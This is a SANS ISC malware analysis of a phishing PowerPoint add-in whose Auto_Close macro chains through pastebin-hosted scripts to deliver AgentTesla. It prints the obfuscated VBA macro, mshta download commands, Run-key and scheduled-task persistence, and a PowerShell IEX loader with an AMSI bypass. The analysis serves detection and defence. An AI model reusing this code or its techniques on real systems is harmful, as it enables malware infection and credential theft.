AgentTesla Delivered via a Malicious PowerPoint Add-In

By SANS Internet Storm Center

Archived: 2026-04-05 23:18:17 UTC

Attackers are always trying to find new ways to deliver malicious code to their victims. Microsoft Word and Excel are documents that can be easily weaponized by adding malicious VBA macros. Today, they are one of the most common techniques to compromise a computer. Especially because Microsoft implemented automatically executed macros when the document is opened. In Word, the macro must be named AutoOpen(). In Excel, the name must be Workbook_Open(). However, PowerPoint does not support this kind of macro. Really? Not in the same way as Word and Excel do!

While hunting, I found an interesting document disguised as a PowerPoint template (with the extension '.pot') delivered within a classic phishing email. In reality, it was not a template but an add-in. PowerPoint supports 'add-ins' developed by third parties to add new features[1]. And guess what? Add-ins are able to automatically execute macros. Here is the list of available actions:

- Sub Auto_Open() - Gets executed immediately after the presentation is opened.
- Sub Auto_Close() - Gets executed prior to the presentation is closed.
- Sub Auto_Print() - Gets executed prior to the presentation being printed.
- Sub Auto_ShowBegin() - Gets executed when the show begins.
- Sub Auto_ShowEnd() - Gets executed when the show ends.
- Sub Auto_NextSlide(Index as Long) - Gets executed before the slideshow moves onto the next slide. The index represents the SlideIndex of the Slide about to be displayed.

Two macros are fired automatically within an add-in. Auto_Open() and Auto_Close(). Auto_Open() is fired when the add-in is loaded and Auto_Close() fired when the add-in is being unloaded. You can use them to do preprocessing, creating menu items, setting up event handlers, etc, or performing cleanup upon exiting.


The document (SHA256:b345b73a72f866ac3bc2945467d2678ca4976dd4c51bd0f2cdb142a79f56210a[2]) that I found contains an Auto_Close() macro defined that will open an URL when the victim closes PowerPoint. Let's have a look at the document. Macros are stored in the same way as Word or Excel, they are stored in an OLE2 file:

```
root@remnux:/malwarezoo# file Payments\ detail.pot
Payments detail.pot: Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code pag
root@remnux:/malwarezoo# oledump.py Payments\ detail.pot
  1:      2784 '\x05DocumentSummaryInformation'
  2:       380 '\x05SummaryInformation'
  3:       445 'PROJECT'
  4:        26 'PROJECTwm'
  5: M    1921 'VBA/Module1'
  6:      2454 'VBA/_VBA_PROJECT'
  7:      1377 'VBA/__SRP_0'
  8:        88 'VBA/__SRP_1'
  9:       392 'VBA/__SRP_2'
 10:       103 'VBA/__SRP_3'
 11:       493 'VBA/dir'
```

```
root@remnux:/malwarezoo# oledump.py Payments\ detail.pot -s 5 -v
Attribute VB_Name = "Module1"
   Sub auto_close()
        Dim yoCgYQoJx As Object
        Dim r5ozCUcyJ As String
        Dim a4CItAIOl As String
        Dim PhS6Kx17B As String
        PhS6Kx17B = ("W" + "S" + "c" + "ript.Shell")
        Set yoCgYQoJx = CreateObject(PhS6Kx17B)
        r5ozCUcyJ = StrReverse("""a'*'zaebba'*'a'*'d\p'*'.j\\:ptth""""aths'*'""")
        a4CItAIOl = Replace(r5ozCUcyJ, "'*'", "m")
        yoCgYQoJx.Run a4CItAIOl
End Sub
```

When the victim opens the 'Payments detail.pot' file, PowerPoint is launched and the add-in silently installed. Seeing that no content is displayed (there is no slide to render), the user will close PowerPoint and the macro will be executed.

You can see the installed Add-ins in the PowerPoint options:



The macro simply launches an URL. In this case, Windows will try to open with the default browser. The malicious URL

is:

```
hxxp://j[.]mp/dmamabbeazma
```

This HTTP request returns a 301 to a pastie:

```
hxxps://pastebin[.]com/raw/U78a8pxJ
```

Here is the pastie content (some Javascript code):

```
<script type="text/javascript">
<!--
eval(unescape('%66%75%6e%63%74%69%6f%6e%20%72%65%37%31%66%63%33%31%28%73%29%20%7b%0a%09%76%61%72%20%72%20%3d
eval(unescape('%64%6f%63%75%6d%65%6e%74%2e%77%72%69%74%65%28%72%65%37%31%66%63%33%31%28%27') + '%39%70%62%71
// -->
</script>
```

The decode version shows more payloads being downloaded:

```
function re71fc31(s) {
  var r = "";
  var tmp = s.split("8863930");
  s = unescape(tmp[0]);
  k = unescape(tmp[1] + "635258");
  for( var i = 0; i < s.length; i++) {
    r += String.fromCharCode((parseInt(k.charAt(i%k.length))^s.charCodeAt(i))+-2);
  }
  return r;
} document.write(re71fc31('%39%70%62%71%63%71%76%24%6d%66%72%6c%7f%64%6c%60%3a%2c%2b%25%3c%3b%38%2a%20%30%31
```

And, the decoded payload:

```
<script language="&#86;&#66;&#83;&#99;&#114;&#105;&#112;&#116;">
CreateObject("WScript.Shell").Run """mshta""""http:\\pastebin.com\raw\3rM9m42v"""
CreateObject("WScript.Shell").Run StrReverse("/ 08 om/ ETUNIM cs/ etaerc/ sksathcs") + "tn ""Xvideos"" /tr '
CreateObject("WScript.Shell").RegWrite StrReverse("TRATS\nuR\noisreVtnerruC\swodniW\tfosorciM\erawtfoS\UCKH'
CreateObject("WScript.Shell").RegWrite StrReverse("\nuR\noisreVtnerruC\swodniW\tfosorciM\erawtfoS\UCKH"), "'
self.close
</script>
```

The script fetches two extra payloads from pastebin.com, one of them was already removed but I successfully grabbed a copy. Both are identical, here is the decoded payload:

```
<script language="&#86;&#66;&#83;&#99;&#114;&#105;&#112;&#116;">
CreateObject("WScript.Shell").RegWrite "HKCU\Software\Microsoft\Windows\CurrentVersion\Run\bin", "mshta vbsc
```

```
CreateObject("Wscript.Shell").regwrite "HKCU\Software\iamresearcher", "$fucksecurityresearchers='contactmeE)
Const HIDDEN_WINDOW = 0
strComputer = "."
Set objWMIService = GetObject("winmgmts:" & "{impersonationLevel=impersonate}!\\" & strComputer & "\root\cim
Set objStartup = objWMIService.Get("Win32_ProcessStartup")
Set objConfig = objStartup.SpawnInstance_
objConfig.ShowWindow = HIDDEN_WINDOW
Set objProcess = GetObject("winmgmts:root\cimv2:Win32_Process")
errReturn = objProcess.Create( "powershell ((gp HKCU:\Software).iamresearcher)|IEX", null, objConfig, intPro
'i am not a coder not a expert i am script kiddie expert i read code from samples on site then compile in my
'i am not a coder ;) i watch you on twitter every day thanks :) i love my code reports!
'i am not a coder! bang ;)
self.close
</script>
```

(Note the funny comments at the end of the script)

Two new pasties are fetched. Here is the decoded content (PowerShell code):

```
function UNpaC0k3333300001147555 {
  [CmdletBinding()]
    Param ([byte[]] $byteArray)
  Process {
    Write-Verbose "Get-DecompressedByteArray"
    $input = New-Object System.IO.MemoryStream( , $byteArray )
    $output = New-Object System.IO.MemoryStream
    $01774000 = New-Object System.IO.Compression.GzipStream $input,
                    ([IO.Compression.CompressionMode]::Decompress)
    $puffpass = New-Object byte[](1024)
    while($true) {
      $read = $01774000.Read($puffpass, 0, 1024)
      if ($read -le 0){break}
      $output.Write($puffpass, 0, $read)
    }
    [byte[]] $bout333 = $output.ToArray()
    Write-Output $bout333
  }
}

$t0='DEX'.replace('D','I');sal g $t0;[Byte[]]$MNB=('@!1F,@!8B,@!08,@!00,@!00,@!00,@!00,@!00,@!00,@!04,@!00,@!ED,@

[stuff removed]

7F,@!33,@!D0,@!4A,@!F9,@!3E,@!89,@!0D,@!DF,@!D6,@!F3,@!4D,@!3E,@!3D,@!8C,@!3C,@!08,@!46,@!20,@!B6,@!2B,@!82,


[Byte[]]$blindB=('@!1F,@!8B,@!08,@!00,@!00,@!00,@!00,@!00,@!04,@!00,@!CC,@!BD,@!07,@!78,@!14,@!55,@!DB,@!3F,

[stuff removed]
```

```
F2,@!D3,@!57,@!FF,@!E7,@!66,@!03,@!86,@!AC,@!3C,@!96,@!D0,@!16,@!EC,@!FD,@!F1,@!99,@!5B,@!54,@!79,@!24,@!D3,

[byte[]]$deblindB = UNpaC0k3333300001147555 $blindB
$blind=[System.Reflection.Assembly]::Load($deblindB)
[Amsi]::Bypass()
[byte[]]$decompressedByteArray = UNpaC0k3333300001147555  $MNB
```

The two hex-encoded chunks of data decoded into a DLL and a PE. The PE is an AgentTesla malware (SHA256: d46615754e00e004d683ff2ad5de9bca976db9d110b43e0ab0f5ae35c652fab7[3])

Conclusion: PowerPoint can also be used to deliver malicious content!

[1] https://docs.microsoft.com/en-us/office/dev/add-ins/tutorials/powerpoint-tutorial
[2] https://www.virustotal.com/gui/file/b345b73a72f866ac3bc2945467d2678ca4976dd4c51bd0f2cdb142a79f56210a/detection
[3] https://www.virustotal.com/gui/file/d46615754e00e004d683ff2ad5de9bca976db9d110b43e0ab0f5ae35c652fab7/detection

Xavier Mertens (@xme)
Senior ISC Handler - Freelance Cyber Security Consultant
PGP Key
